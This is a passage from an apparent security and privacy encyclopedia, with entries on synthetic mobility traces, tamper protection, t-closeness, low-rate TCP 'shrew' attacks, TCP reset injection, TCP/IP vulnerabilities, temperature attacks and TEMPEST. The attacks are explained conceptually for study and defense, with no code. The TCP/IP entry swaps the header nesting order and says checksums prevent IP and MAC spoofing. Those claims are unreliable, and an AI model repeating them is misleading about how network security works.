two dimensions represent a physical location and the third is used for repeating visits to locations. The value of the embedding at a given location is a tuple representing the duration of stay at this location and the time the location was reached. Then, GANs are trained to generate points in this embedding space (Ouyang et al. 2018). The generated points are transformed back to traces. Another approach based on GANs employs Spatio-Temporal Graphs (STGs), where a temporal adjacency matrix is used to represent an edge existing at different times. Every entry in the matrix represents the probability that the connection between the two nodes at a given time exists. An example of STGs are metro transit systems, where each station is represented by a node, and a trip from one station to another at a point in time is represented by a temporal edge. The traces are then generated by using STGGANs where the discriminator and generator are both realized using LSTMs trained to model these temporal adjacency matrices (Zhang 2019).

The main advantage of GANs with respect to privacy protection is that the generator never sees the real data and that, therefore, a privacy leak is less likely. However, the discriminator feedback to the generator can still leak privacy (Hayes et al. 2019). Generally, privacy attacks against ML models try to learn about the training data or the model (Chen et al. 2020). These attacks can be classified into:

- *Model extraction attack*. The attacker's goal is to build a model that learns the same task as the target model.
- *Property inference attack*. The main idea is to extract dataset properties that are not intended for the learning task.
- *Membership inference attack*. This attack aims to learn whether a given mobility trace (or, in general, a record) is part of the training dataset.
- *Model inversion attack*. In this attack, the aim is to recover training dataset or sensitive attributes from a given model.

ML models can face challenges in terms of utility caused by a limited training data size, a potential inability to determine relationships between traces, and the lack of a definite demarcation between private (sensitive) and public (non-sensitive) features.

Privacy-Preserving SMT Generation

The described SMT generation approaches can be combined with privacy enhancing technologies such as differential privacy and plausible deniability to support privacy guarantees and protect the individuals included in the training data.

Differential Privacy (DP) ensures that nothing is learned about an individual, still, at the same time, useful information is learned about a population. The useful properties of DP mechanisms such as - protection against linkage attacks and other arbitrary risks, quantification of privacy loss, composition, group privacy, and immunity to post-processing make them a handy tool for PPDP. For this reason, DP, one of the most robust privacy models (Dwork and Roth 2014), has been applied to SMT generation. Approaches to incorporate DP into the generation of SMTs include (Fiore et al. 2019):

- *Prefix-tree based*. A prefix-tree is a tree data structure that groups sequences (e.g., mobility traces) based on matching prefixes (or sequence of location ids). For example, $L_1 \rightarrow L_2$ is a prefix of $L_1 \rightarrow L_2 \rightarrow L_3$, where L_1, L_2 and L_3 are location ids. Given a set of original mobility traces, a privacy budget (ε), a user-defined prefix-tree height, and a predetermined location taxonomy, the approach outputs a sanitized prefix-tree by adding (usually Laplacian) noise. Before the SMTs are generated by traversing the sanitized prefix-tree once in *postorder*, it is pruned to include only nodes with maximum location granularity to preserve utility in the generated SMTs.
- *Distribution based*. In this approach, distributions that describe different statistical features of the mobility are derived from the original mobility traces, and noise is added to such distributions. Finally, realizations are extracted from noisy distributions to generate SMTs.

Plausible deniability provides a formal privacy guarantee for the release of sensitive records, where an individual can claim to be or not to be part of a dataset without an adversary being able to disprove this claim. According to Bindschaedler and Shokri (2016), given privacy parameter $k > 0$, a mechanism guarantees PD if an output record can be generated from k or more input records with similar probability. While Differential Privacy mechanisms satisfy PD, the generation of differentially private SMTs can be inefficient or impractical due to barriers such as the high-dimensionality of mobility traces. The biggest advantage of PD is that it does not require

the addition of noise. In the PD approach, a dataset *D* is sampled from original mobility traces, and traces within *D* are used as *seeds* to generate SMTs (Bindschaedler and Shokri 2016). The approach takes a generative model, seeds, and a privacy parameter as inputs to generate a SMT, and then performs a privacy test to verify PD. PD is achieved when a sufficiently large number of real records, including also those records which were not selected as seeds, could have generated the same SMT.

Open problems

The generation of SMTs has been widely studied. However, there are still open issues that need to be further investigated.

Modeling mobility over time is complex and challenging since: (1) each individual's mobility trace is unique, (2) the semantic mobility traces of most individuals are similar, and (3) there exist temporal and spatial dependencies. For instance, individuals usually go to the office in the morning, have lunch in a restaurant, and come back home in the evening. These features have often been neglected or studied in isolation, and original mobility traces might not easily reveal much information on some of these features. For example, to identify different workplaces within the original mobility trace, detailed information on the underlying area is required. Also, features such as an individual's role in society or the frequency of their visits to a place make modeling human mobility difficult. Considering all these features together when generating SMTs is still an open problem.

There are still open issues on the utility and privacy of synthetic traces: (1) it is unclear when and to what degree SMTs can emulate the original mobility traces to solve real-world problems, (2) there is still uncertainty of how to ideally control the trade-off between utility and privacy, and (3) there is a need for explainable ML to open the current black-box ML models to better understand their working and to provide some level of trust on the generated SMTs.

Tamper Detection

Tom Caddy[1] ✉

Definition

Tamper detection is the ability of a device to sense that an active attempt to compromise the device integrity or the data associated with the device is in progress; the detection of the threat may enable the device to initiate appropriate defensive actions.

Theory and Applications

The tamper detection design can be implemented to sense different types, techniques, and sophistication of tampering, depending on the perceived threats and risks.

The methods used for tamper detection are typically designed as a suite of sensors each specialized on a single threat type, some of which may be physical penetration, hot or cold temperature extremes, input voltage variations, input frequency variations, x-rays, and gamma rays.

Examples of techniques used to detect tampering may include any or all of the following: switches to detect the opening of doors or access covers, sensors to detect changes in light or pressure within the device, or a barrier or matrix to detect drilling or penetrating the device boundary. To be effective, the detection mechanism must be active regardless of the current logical state of the module.

The ideal tamper detection system is sensitive enough to be able to immediately detect the presence of a tangible threat, but tolerant enough to be able to distinguish from “false alarms” situations. These are typically conflicting objectives creating design challenges.

Open Problems

Detection of side channel, simple power analysis, and differential power analysis threats are complex, and therefore typically measures have to be implemented to prevent these attacks from being successful versus detection and subsequent response.

Tamper Evidence

Sean W. Smith[2] ✉
(2) Department of Computer Science, Dartmouth College, Hanover, NH, USA

✉ **Sean W. Smith**
Email: sws@cs.dartmouth.edu

Definition

Tamper evidence refers to design and production techniques that aim to ensure that the act of tampering will result in an irreversible physical change to the device observable by subsequent audit.

Background

Has an adversary tampered with a computing device?

Although marketing departments may like to tout the concept of a "tamper-proof" device, the engineers responsible for producing such devices tend to regard "tamper-proof" as merely an aspiration, and will instead more modestly discuss a set of enabling techniques. Usually, these techniques are broken into four categories: tamper resistance, tamper detection, tamper response, and tamper evidence.

Theory and Application

A basic (and often easily defeatable) example of tamper evidence are security seals, which (in theory) must be broken for physical entry to occur. Weingart (2000) provides a good introductory discussion.

Tamper Resistance

Tom Caddy[3] ✉
(3) InfoGard Laboratories, San Luis Obispo, CA, USA

✉ **Tom Caddy**
Email: tcaddy@adelaide-solutions.com

Definition

Tamper resistance is the ability of a device to defend against a threat that has the objective to compromise the device and or the data processed by the device. Tamper resistance is applicable to cryptographic modules, but this characteristic could also be important for non-cryptographic devices that need to protect intellectual property, personal or financial data, or provide evidence of the device integrity for trust or warranty purposes.

Theory and Applications

Tamper resistance is a measure of the time, skill, tools, chemicals, effort, experience, and creativeness of the threat (attacker). A device that is designed to have more tamper resistance will require a higher level of attack skills, added work effort, and more sophisticated equipment to perform the tamper actions.

Added tamper resistance reduces the probability of compromising the device without damaging the device or triggering a tamper event that will erase keys or disable the device. Often a goal of tamper resistance is to cause the attacker to inflict clear visible evidence on the device, so that the operator and/or manufacturer is aware of the tamper actions and can take appropriate precautions and actions.

Tamper resistance is typically affected by material characteristics along with design and assembly details. For instance the characteristics of epoxy and its resistance to abrasion, heat, and chemicals vary widely. In some cases adhesives are used and can vary widely in their ability to provide adhesion to all surface types and textures.

Open Problems

Tamper resistance is complicated by the assumptions made by the regulators and designers. Examples include what is the degree of tamper evidence that accompanies the resistance to the threat, evidence only detectable with sophisticated equipment, material spectral analysis, or direct observation by an untrained operator.

Tamper Response

Tom Caddy[4] ✉
(4) InfoGard Laboratories, San Luis Obispo, CA, USA

✉ **Tom Caddy**
Email: tcaddy@adelaide-solutions.com

Definition

Tamper response is the action a device (cryptographic module) performs in order to prevent misuse or modification of the device, or modification or disclosure of critical data contained in the device.

Theory and Applications

The response mechanism is initiated by a tamper detection sensor (Tamper_Detection). The objective of the tamper response is to erase information that should not be disclosed such as cryptographic keys, passwords, PINs (Personal Identification Number), financial data, or other parameters that need to be protected from disclosure to hostile entities.

The response also needs to prevent the module from being misused while in the threat condition, by inhibiting authentication, key management, and cryptographic services from being initiated. The response action needs to be completed quickly enough to prevent the threat from compromising the integrity and trust of the device and associated data before the response actions have been completed.

Open Problems

The ability to define and scale the response to the severity of the threat.

T-Closeness

Ninghui Li[5] ✉
(5) Purdue University, West Lafayette, IN, USA

✉ **Ninghui Li**
Email: ninghui@purdue.edu

Definitions

T-closeness is a notion of privacy that is an extension of ℓ-diversity. It requires that the distribution of a sensitive attribute in each group be close to the distribution of the attribute in the whole dataset.

Background

T-closeness is closely related to *k*-anonymity and ℓ-diversity. These privacy notions are applicable to relational data where each record corresponds to information of one entity (e.g., an individual). Given an input table, one wants to process (or anonymize) it so that one can publish the resulting table while ensuring that privacy leakage is controlled. It is assumed that some attributes are known by the adversary; these are called the Quasi IDentifier (QID) attributes.

A published table satisfies *k*-anonymity with respect to a set of QID attributes if and only if when the table is projected to include only the QID attributes, every tuple that is in the table appears at least *k* times (Samarati and Sweeney, 1998; Samarati, 2001; Sweeney, 2002). If a table satisfies *k*-anonymity, then anyone who knows only the QID values of one individual will find a group of at least *k* records, any of which could correspond to the

individual. These records form an equivalence class with respect to the QID attributes.

While *k*-anonymity protects against reidentification, it does not provide sufficient protection against attribute disclosure. Two attacks were identified in Machanavajjhala et al. (2006). If the adversary's goal is to infer the value of some unknown attribute (called a sensitive attribute) of a target individual, and all records in the equivalence class that the target individual's record belongs to have the same value for the sensitive attribute, then the adversary can still infer the value. This is known as the homogeneity attack. Even if not all records in the class have the same sensitive attribute value, if the adversary knows some additional background knowledge such as some values are highly unlikely for the individual, the adversary may still be able to infer the value. This is known as the background knowledge attack.

The notion of ℓ-diversity was introduced in Machanavajjhala et al. (2006) to address these. An equivalence class is said to have ℓ-diversity if there are at least ℓ "well-represented" values for the sensitive attribute. Several interpretations of the term "well-represented" were proposed in Machanavajjhala et al. (2006). For example, distinct ℓ-diversity requires that there are at least ℓ*distinct* values for the sensitive attribute in each equivalence class. Entropy ℓ-diversity requires the entropy of the sensitive attribute in an equivalence class to be above some threshold.

Theory/Application/Both

The ℓ-diversity notion shifts attention to protection against attribute disclosure; but it has several shortcomings, as identified in Li et al. (2007). If all values for the sensitive attribute in an equivalence class are different but similar to each other, then diversity does not offer protection. Also, when the overall distribution of the sensitive attribute in the population is highly skewed (e.g., when only 2% of the group are positive and 98% are negative), belonging to a class where the distribution has high entropy (e.g., 50% and 50%) can be sensitive, and requiring each equivalence class to have high entropy distribution can be impossible to achieve.

These problems occur because while the ℓ-diversity requirement ensures "diversity" of sensitive values in each group, it does not take into account

the semantic closeness of these values. The *t*-closeness notion (Li et al., 2007) addresses these.

Definition 1 (The *t*-Closeness Principle) An equivalence class is said to have *t*-closeness if the distance between the distribution of a sensitive attribute in this class and the distribution of the attribute in the whole table is no more than a threshold *t*. A table is said to have *t*-closeness if all equivalence classes have *t*-closeness.

Here we need to use a notion for distances between two distributions over underlying domains of values that have semantics. In Li et al. (2007), the notion of Earth Mover's Distance is used.

The notion of *t*-closeness can be understood through the following thought experiment: First an observer has some prior belief B_0 about an individual's sensitive attribute. Then, in a hypothetical step, the observer is given a completely generalized version of the data table where all QID attributes are removed. The observer's belief is influenced by **Q**, the distribution of the sensitive attribute values in the whole table, and changes to belief B_1. Finally, the observer is given the released table. By knowing the quasi-identifier values of the individual, the observer is able to identify the equivalence class that the individual's record belongs to and learn the distribution **P** of sensitive attribute values in this class. The observer's belief changes to B_2.

The ℓ-diversity requirement is motivated by limiting the difference between B_0 and B_2 (although it does so only indirectly, by requiring that **P** has a level of diversity). The *t*-closeness notion chooses to limit the difference between B_1 and B_2, by requiring that **P** and **Q** are close. In other words, we assume that **Q**, the distribution of the sensitive attribute in the overall population in the table, is public information.

Requiring that **P** and **Q** to be close would substantially limit the amount of useful information that is released to the researchers. It might mask important correlations between a sensitive attribute (e.g., disease) and some quasi-identifier attributes (e.g., zip code). This could greatly reduce the utility of the data, as it could hide the very information one wants to discover. This motivates the (*n*, *t*)-closeness relaxation of *t*-closeness (Li et al., 2010).

Definition 2 (The *(n, t)*-Closeness Principle) An equivalence class E_1 is said to have (n, t)-closeness if there exists a set E_2 of records that is a natural superset of E_1 such that E_2 contains at least n records, and the distance between the two distributions of the sensitive attribute in E_1 and E_2 is no more than a threshold t. A table is said to have (n, t)-closeness if all equivalence classes have (n, t)-closeness.

Open Problems and Future Directions

One challenge to using privacy notions such as t-closeness is the need to identify some attributes as QID attributes and others as sensitive attributes. When one wants to protect privacy against different potential adversaries, this may be infeasible.

TCP Modulation Attacks

Angelos Stavrou[6] ✉
(6) Computer Science Department, School Information Technology and Engineering, George Mason University, Fairfax, VA, USA

✉ **Angelos Stavrou**
Email: astavrou@gmu.edu

Definition

TCP modulation attacks refer to a class of attacks that exploit the TCP congestion control algorithm with the aim to deny bandwidth to legitimate TCP flows. This class of attacks was introduced and analyzed by Kuzmanovic et al. (Kuzmanovic and Knightly 2003, 2006). In their analysis, they showed that an adversary could significantly increase the TCP retransmission time out (RTO) of a TCP connection, essentially reducing its throughput to a small fraction of the link capacity. Unlike DoS flooding attacks, which require an adversary to command a large amount of attack traffic, TCP modulation attacks are low-rate, targeted attacks. These low-rate DoS attacks are successful against both short- and long-lived TCP aggregates and thus represent a realistic threat to today's Internet.

Low-Rate TCP Attacks

Also called as "shrew" attacks, TCP modulation attacks take advantage of the fact that TCP congestion control operates in two time scales. On smaller time scales of round trip times (RTT), typically tens to hundreds of milliseconds, TCP performs additive-increase multiplicative-decrease (AIMD) control with the objective of having each flow transmit at the fair rate of its bottleneck link. At times of severe congestion in which multiple

losses occur, TCP operates on longer time scales of retransmission time out (RTO) with a recommended minimum value 1 s (Allman and Paxson 1999). In an attempt to avoid congestion collapse, flows reduce their congestion window to one packet and wait for a period of RTO after which the packet is resent. Upon further loss, RTO doubles with each subsequent timeout. If a packet is successfully received, TCP re-enters AIMD via slow start.

Background

The actual attack consists of short, maliciously chosen duration bursts that repeat with a fixed, maliciously chosen, slow-time-scale frequency. Considering first a single TCP flow, if the total traffic (DoS and TCP traffic) during an RTT-time-scale burst is sufficient to induce enough packet losses, the TCP flow will enter a timeout and attempt to send a new packet RTO seconds later. If the period of the DoS flow approximates the RTO of the TCP flow, the TCP flow will continually incur loss as it tries to exit the timeout state, fail to exit timeout, and obtain near-zero throughput. Moreover, if the DoS period is near but outside the RTO range, significant, but not complete throughput degradation, will occur. Hence, the foundation of the shrew attack is a null frequency at relatively slow time-scale of approximately RTO, enabling a low average rate attack that is difficult to detect. Therefore, an attacker can provoke a TCP flow to repeatedly enter a retransmission timeout state by sending high-rate but short-duration bursts having RTT-scale burst length, and repeating periodically at slower RTO time-scales. The victim will be throttled to near-zero throughput, while the attacker will have low average rate, making it difficult for counter-DoS mechanisms to detect.

First, consider a single TCP flow and a single DoS stream. Assume that an attacker creates an initial outage at time 0 via a short-duration high-rate burst. The TCP sender will wait for a retransmission timer of 1 s to expire and will then double its RTO. If the attacker creates a second outage between time 1 and RTT, it will force TCP to wait another 2 s. By creating similar outages at times 3, 7, 15,…, an attacker could exploit Karn’s algorithm (Karn and Partridge 1991) and deny service to the TCP flow, while transmitting at extremely low average rate. While potentially effective for a single flow, a DoS attack on TCP aggregates in which flows continually arrive and depart requires periodic (versus exponentially

spaced) outages at the minimum RTO time-scale. Moreover, if all flows have an identical minimum RTO parameter as recommended in RFC 2988 (Paxson and Allman 2000), the TCP flows can be forced into continual timeouts if an attacker creates periodic outages.

Applications

Low-Rate Attacks Against TCP Variants

The effectiveness of low-rate DoS attacks depends critically on the attacker's ability to create correlated packet losses in the system and force TCP flows to enter retransmission timeout. Many of the existing operating systems today still use some less-advanced TCP versions.

TCP Reno is the most fragile TCP variant, which enters the retransmission timeout whenever a loss happens and less than three duplicate ACKs are received. To overcome this problem, TCP New Reno (Hoe 1996) changes the sender's behavior during Fast Recovery upon receipt of a partial ACK that acknowledges some but not all packets that were outstanding at the start of the Fast Recovery period. Further TCP Sack (Floyd et al. 2000) performs better when a large number of packets are dropped from a window of data (Fall and Floyd 1996) because when a Sack receiver holds non-contiguous data, it sends duplicate ACKs bearing the Sack option to inform the sender of the segments that have been correctly received. A thorough analysis of the packet drops required to force flows of a particular TCP version to enter timeout is given in (Pain et al. 2000). Simulations show that TCP Reno is indeed the most fragile TCP variant, while the other three versions have better robustness to DoS. However, when the peak length increases to 50 ms, all TCP variants obtain near-zero throughput at the null frequency All TCP variants, including Sack and are the most vulnerable to DoS in the 1–1.2 s time-scale region. During this period, TCP flows are in slow start and have small window sizes such that a smaller number of packet losses are needed to force them to enter the retransmission timeout. Finally, in all TCP variations, if all packets from the window are lost, TCP has no alternative but to wait for a retransmission timer to expire.

Potential Mitigation Solutions

There are proposed mechanisms intended to mitigate the effects of shrew attacks. These defenses can be either router assisted or installed at the end points. Out of many router-assisted schemes designed to detect and throttle malicious flows in the network, research has focused on mechanisms that are based on preferential dropping of packets from malicious flows and have evaluated two representatives: RED-PD and CHOKe.

From the end-point counter-DoS mechanisms, the effect of the initial TCP congestion window size on the effectiveness of the attack is analyzed. Then, the performance of a counter-DoS mechanism in which end-points randomize their parameter is studied.

Limitations of Router-Assisted Defenses

The adversarial DoS flows have low average rate, yet do send relatively high-rate bursts for short time intervals. The key problem lies in the fact that relatively longer time-scales are needed to detect malicious flows with high confidence, while the shrew attack operates on relatively short time-scales. If these shorter time-scales were used to detect malicious flows in the Internet, many legitimate bursty flows would be incorrectly detected as malicious, which means that the defenses will have also false positives (in some cases high depending on the link characteristics and network topology). One of the defenses will be to enforce router queue, scheduling algorithms that place flows in different logical partitions and determine the service rate received by each partition. For example, per-flow Fair Queuing (FQ) scheduling treats each flow as a single partition. While such an approach would completely protect the system against the shrew attack (unless the attacker performs a distributed shrew attack or spoofs packets), per-flow FQ has serious scalability limitations, which, unfortunately, prevent its deployment, making it impractical for consideration in a large-scale network.

Another alternative is to use dropping algorithms for detection of DoS flows and/or achieving fairness among adaptive and non-adaptive flows. Candidate algorithms include Flow Random Early Detection Preferential Dropping (RED-PD) (Mahajan et al. 2001) and CHOKe (Pain et al. 2000). RED-PD uses the packet drop history at the router to detect high-bandwidth flows with high confidence. Flows above a configured target bandwidth are identified and monitored by RED-PD. Packets from the monitored flows are dropped with a probability dependent on the excess sending rate of the flow.

RED-PD suspends preferential dropping when there is insufficient demand from other traffic in the output queue, for example, when RED's average queue size is less than the minimum threshold. Unfortunately, it appears that RED-PD is not able to neither detect nor throttle the DoS stream. Only unnecessarily high-rate attacks can be addressed. Most critically, at the null time-scale of 1.2 seconds, RED-PD has no noticeable effect on throughput as compared to RED. Thus, while RED and RED-PD's randomization has reduced the severity of the null, the shrew attack remains effective overall.

CHOKe is a dropping scheme designed to throttle unresponsive or misbehaving flows in a congested router. An incoming packet is matched against a random packet in the queue. If they belong to the same flow, both packets are dropped; otherwise the incoming packet is admitted with a certain probability. The scheme tries to leverage the fact that high-bandwidth flows are likely to have more packets in the queue, and tries to approximate fair queuing in a scalable way. While CHOKe is not likely to perform well in high aggregation regimes, and despite the indication that the penalty for the use of the scheme may be quite high (especially in low-aggregation regimes and HTTP scenarios), the main goal here is to evaluate its ability to detect the shrew attacks. As expected, CHOKe fails to throttle the shrew flow, because this malicious flow is hidden in the aggregate of legitimate long-RTT TCP flows that are not significantly affected by the attack. Thus, while the shrew flow creates periodic outages and denies service to short-RTT flows, it actually never monopolizes the buffer resources, and remains undetected by the CHOKe router.

Experimental Results

Mitigation Using Randomization of the Minimum RTO

Since low-rate attacks exploit minimum RTO homogeneity, a counter-DoS mechanism in which end-points randomize their minimum RTO parameter in order to randomize their null frequencies appears to curtail the effects of the attack. There is a simple, yet illustrative, counter-DoS strategy in which TCP senders randomize their minimum RTO parameters according to a uniform distribution in the range a, b. The objective is to compute the TCP frequency response for a single flow with a uniformly distributed minimum RTO. When the number of flows in the system is high, a fraction of flows' retransmission timers will expire sufficiently near time a such that those

flows can partially recover and utilize the available bandwidth in the period from time *a* to time *b*, when all flows will again experience an outage. There are two apparent strategies for increasing throughput on $T = b$ timescales. First, it appears attractive to decrease *a*, which would significantly increase TCP throughput. Alternatively, decreasing both *a* and *b* would force the attacker to send very close bursts, making it no longer a stealthy attack. However, recall that conservative timeout mechanisms are fundamentally required to achieve high performance during periods of heavy congestion. Second, while increasing *b* also increases TCP throughput, it does so only in higher aggregation regimes (when *n* is sufficiently large) and in scenarios with long-lived TCP flows. Moreover, excessively large *b* could significantly degrade the throughput of short-lived HTTP flows, which form the majority traffic in today's Internet. Therefore, although randomization of the minimum RTO indeed shifts and smoothes TCP's null frequencies. However, as a consequence of RTT heterogeneity, the fundamental tradeoff between TCP performance and vulnerability to low-rate DoS attacks remains.

In summary, vulnerability to low-rate DoS attacks is not a consequence of poor or easily fixed TCP design, as TCP necessarily requires congestion control mechanisms at both fast (RTT) and slow (RTO) time-scales to achieve high performance and robustness to diverse network conditions. Consequently, it appears that such attacks can only be mitigated but not eliminated through randomization. Unfortunately, to completely defend the system in the presence of such attacks, one would necessarily have to significantly sacrifice system performance in their absence. Development of prevention mechanisms that detect malicious low-rate flows remains an important area for future research.

TCP Reset Injection

Nicholas C. Weaver[7] ✉
(7) International Computer Science Institute, Berkeley, CA, USA

✉ **Nicholas C. Weaver**
Email: nweaver@icsi.berkeley.edu

Synonyms

Flow blocking; Forged resets

Definition

A TCP Reset (RST) packet is used by a TCP sender to indicate that it will neither accept nor receive more data. Out-of-path network management devices may generate and inject TCP Reset packets in order to terminate undesired connections.

Background

When building a network management device, such as a network censorship tool, a traffic management tool, or an intrusion detection system, it is often necessary for theses devices to block or terminate an undesired connection in the network. Creating and injecting a TCP Reset (RST) packet and sending it to both parties is one of only three mechanisms such devices can employ to terminate connections they deem undesirable and is often preferable to the alternative mechanisms.

Applications

There are many devices that network operators may wish to deploy to monitor the network and respond to traffic somehow deemed undesirable. This can range from an intrusion detection system which blocks attacks, to a traffic management device which terminates possibly disruptive connections to legally mandated network censorship. These devices all need the ability to terminate a connection that is deemed undesirable without impacting any other traffic.

There are only three possible mechanisms that such devices can use. They can be in-path devices which directly block a connection, they can instruct a router or other in-path device to block a connection, or they can inject a TCP Reset (RST) packet which will cause each end point to think the other end-point has decided to terminate a connection.

The first option, an in-path device, is often considered undesirable by network operators, since any device failure will commonly result in a network failure. Thus even when a traffic management device supports in-path operation, an operator may not deploy it in such a manner. For example, the Sandvine devices that Comcast used to disrupt Peer to Peer traffic support in-path operation, but were used in an out-of-path mode.

The second option, instructing a router, is also often limited. Generally, most routers can be instructed to block a host, or all communication between two hosts, they usually lack the granularity to specify that an individual connection should be blocked, which may cause undesired collateral damage. Additionally, routers may be limited in the size of the Access Control List (ACLs) that they can process.

Thus the remaining option for such devices is to inject a TCP reset. Normally, a TCP Reset sent on an active connection is used by a TCP sender to indicate that not only is there no more data to send, but that no more data will be accepted. Thus if a TCP connection receives a valid Reset packet, it will stop sending further data and will not expect any more data, terminating the connection completely. This is very different from the TCP Finished (FIN) packet, which indicates that although the sender will not send any more data, it may still receive data.

This behavior can be used by an out-of-path network management device to terminate an individual TCP flow. The device sends one or more TCP Reset packets to both endpoints in the connection, with the parameters

(the connection 5-tuple and sequence number) set so that each endpoint will think the TCP Reset was legitimately sent by the other endpoint. Thus when either side receives and accepts an injected TCP Reset the connection will terminate. Since there is no cryptographic protection and the monitor sees all traffic, it can always construct a series of Resets which appear legitimate.

Because the injected Resets can't actually block traffic, there may be further TCP packets sent by a sender before the Reset is received. This creates a series of race conditions which can be used to detect injected resets. By monitoring network traffic it is then possible to determine when and why TCP Resets are used to block flows.

In addition to the much publicized blocking of Peer-to-Peer traffic employed by multiple ISPs, injected TCP resets appear to be used for the national censorship infrastructure in China, detecting and dynamically blocking spam sent by bot-infected systems, and dynamically detecting and blocking viruses in transit. More recently, most ISPs which were using injected Resets for traffic management have stopped using this techinque. Although the most famous uses of injected TCP resets are widely considered unpleasant, there are significant beneficial uses for this technique.


Network security; TCP/IP protocol suite

Definition

One of the most popular and practical infrastructure underlying network communications is TCP/IP. As the fields of this protocol are prone to security attacks, this entry analyses the vulnerability of TCP/IP from network security perspective, and proposes solutions to mitigate those issues.


Background



Developed to serve the Defense Advanced Research Projects Agency (DARPA) initially, TCP/IP brings together multiple protocols in an effort to provide a structured basis for network communication. When first introduced in the mid-1970s, the objective of TCP/IP was to provide a

reliable communication protocol solely for the Department of Defense (DoD) network destinations. As the DoD network was a closed network in nature, security was not a concern at that time. Progressively, TCP/IP communication started to involve more participants, including civil institutions such as universities, and, ultimately, the general public. This expansion has rendered network communication more vulnerable since particular fields of TCP/IP infrastructure could be exploited effortlessly.

The following section addresses these vulnerabilities and provides solutions for alleviating the possible security issues before they are encountered.



Theory

TCP/IP introduces the concept of adding protocol headers to precede actual messages in a layered architecture. In particular, a corresponding header is appended to encapsulated packages at each layer of the TCP/IP architecture. This process expands the encapsulated package size by adding a new header while it travels through layers from the most abstract to the physical layer on the sender side, and shrinks the encapsulated package size on the recipient end where the direction of layers are visited in opposite direction, i.e., from physical layer to the most abstract layer. Figure 1 demonstrates these layers (Fall and Stevens 2011):

TCP/IP from Network Security Perspective, Fig. 1 TCP/IP layered architecture

The corresponding header structures per layer of the TCP/IP architecture are provided in Figs. 2 through 4 below.


TCP/IP from Network Security Perspective, Fig. 2 TCP header

The outmost header that encapsulates a message is called the TCP header and is appended to the message at the Transport layer (Fig. 2) (Northcutt et al. 2001).

The vulnerabilities of TCP header in the context of network security are listed as follows:

One way to exploit the TCP header is to manipulate its unused (reserved) fields to embed a clandestine data, as most of the time the recipient will leave this part of the header unprocessed thinking it is solely an unallocated space.

Another commonly used technique called SYN-guessing attack targets the sequence number field of the TCP header. It is a aspecific type of generically called Denial of Service (DoS) attack. The sequence number field is essential to the 3-way handshake protocol, which is one of the TCP/IP protocol suite protocols to ensure a connection-oriented service. In particular, the 3-way handshake protocol uses the sequence number field of TCP header to sequence multiple requests originating from the same source, so that each response will be directed to the correct request. As an example, one can open multiple web browser screens to initiate different searches via a search engine. The search engine should be able to distinguish these requests and respond to each correctly, which can practically happen via the 3-way handshake protocol. If instead, a SYN-guessing attack is performed, then the originator of a request will be impersonated and the response will go to an unintended – most probably rouge – recipient.



To prevent the system against SYN-guessing attack, random initial sequence numbers should be used, rather than easy to guess sequence

numbers.

Yet another attack that targets the TCP header is called SYN flooding attack. The goal of an attacker is to explode the victim's buffer by sending out too many half-open 3-way handshake requests. Having no response to pending requests yet, the victim's buffer overflows eventually, and gets irresponsive.

As a solution to the SYN flooding problem, the number of half-open connections should be restricted by predeclaring a buffer size.

Figure 3 shows the IP header template. As was the case with TCP header, the IP header is also vulnerable to some common attacks that exploit its fields (Forouzan 2008).

TCP/IP from Network Security Perspective, Fig. 3 IP header


One vulnerability of the IP header is manipulating its legitimate fields to transmit hidden data, i.e., to implement a covert channel. This approach can place forged addresses in source and destination IP fields, or use unused or optional fields of the IP header to convey secret data. To prevent this attack from happening, checksum of fields should be computed on sender and recipient sides to ensure integrity.

One other technique is to use fragmentation to confuse IDSs, which can be prevented by limiting the number of fragmentations per package.

In another attack called IP spoofing, the source IP address is forged to confuse the recipient. IP spoofing can be prevented by incorporating extra measures to ensure fields are not tampered with. A practical way to do so is to use integrity checks via checksum.

Figure 4 shows the innermost header of the TCP/IP layered architecture. This header is called the MAC (Medium Access Control) header (Stallings 2016).

Similar to the IP spoofing attack, which IP header is vulnerable to, the MAC header can be forged to implement the MAC spoofing attack. In MAC spoofing attack, adversaries mimic the MAC address of unintended destinations to manipulate destination addresses of packages. And just like for the IP spoofing, the MAC spoofing can be prevented by employing checksum controls to ensure integrity.



Though TCP/IP is vulnerable to so many attacks, several alternative security measures have been put in place to protect those vulnerabilities. Popular general security protocols, such as SSL (Secure Socket Layer) and TLS (Transport Layer Security), as well as various specific protocols such as SET (Secure Electronic Transaction) for banking transactions are being employed for mitigating the possible problems encountered with TCP/IP.

Open Problems and Future Directions

The issue with network security is the vicious cycle between attackers and security measures. The known security attacks already have solutions as addressed in the previous section.

Whereas attackers are actively searching and creatively finding new methods to attack network systems, and in turn system owners study ways of preventing, detecting, and recovering from these attacks in that particular chronological order. So, without attacks happening, what system owners can do is limited only to test run some scenarios. It is the actual attacks themselves that matter the most, as it helps teach system owners how to make their systems more secure and protect against rogue entities.

Still, attacks help improve the methodologies adopted for alleviating network security attacks by making them more responsive, practical, and targeted.

Temperature Attack

David Naccache[9] ✉
(9) Département d'informatique, Groupe de cryptographie, École normale supérieure, Paris, France

✉ **David Naccache**
Email: david.naccache@ens.fr

Definition

In a temperature attack, a malicious process leaks information by modulating the device's temperature. Temperature increase is typically caused by launching intensive computations. Heat differences can be sensed by a variety of means such as the monitoring of fan-speed variations, the reading of disk SMART (Self-Monitoring Analysis & Reporting Technology) attribute 194, catching interrupts caused by Pentium overheat hardware flag set (IA32_THERM_STATUS), or the monitoring of memory faults due to overheating.

The throughput of such covert channels is very low but the leakage of a cryptographic key (a few hundred bits) may suffice to compromise an improperly protected system.

Experimental Results

This attack was implemented on PCs, Smart Cards, Processes, and FPGAs.

Compromising emanations; Electromagnetic security

Definitions

TEMPEST is a short name used in NATO countries to refer to the study of compromising electromagnetic emanations and measures to suppress them.

Compromising emanations are electromagnetic signals that are unintentionally emitted by data-processing equipment, as a side effect of its normal operation, and that leak confidential information in a form such that a nearby eavesdropper could receive and decode it.

Background

Military organizations have known since at least the 1950s that unintended electromagnetic emissions generated by computer and communications devices not only can interfere with nearby radio receivers but can also leak secret data (NSA, 1972; Lehtinen et al., 2006).

Theory

Each time a voltage or current is switched on or off in a wire, at each rising or falling edge in a digital signal that transitions between the high and low logic state, an electromagnetic impulse emanates from the wire. Such impulses can be picked up with suitable antennas, amplifiers, and radio receivers, sometimes tens of meters away from the device. They can also couple into nearby cables or metallic building components, from where eavesdroppers could record them with voltage probes. Such signals can then be analyzed to (at least partially) reconstruct the processed information. If such signals couple into input signals for a radio transmitter and modulate its radio-frequency carrier, the possible eavesdropping distance can be extended significantly.

The following are some examples of devices and components where compromising emanations are a particular concern:

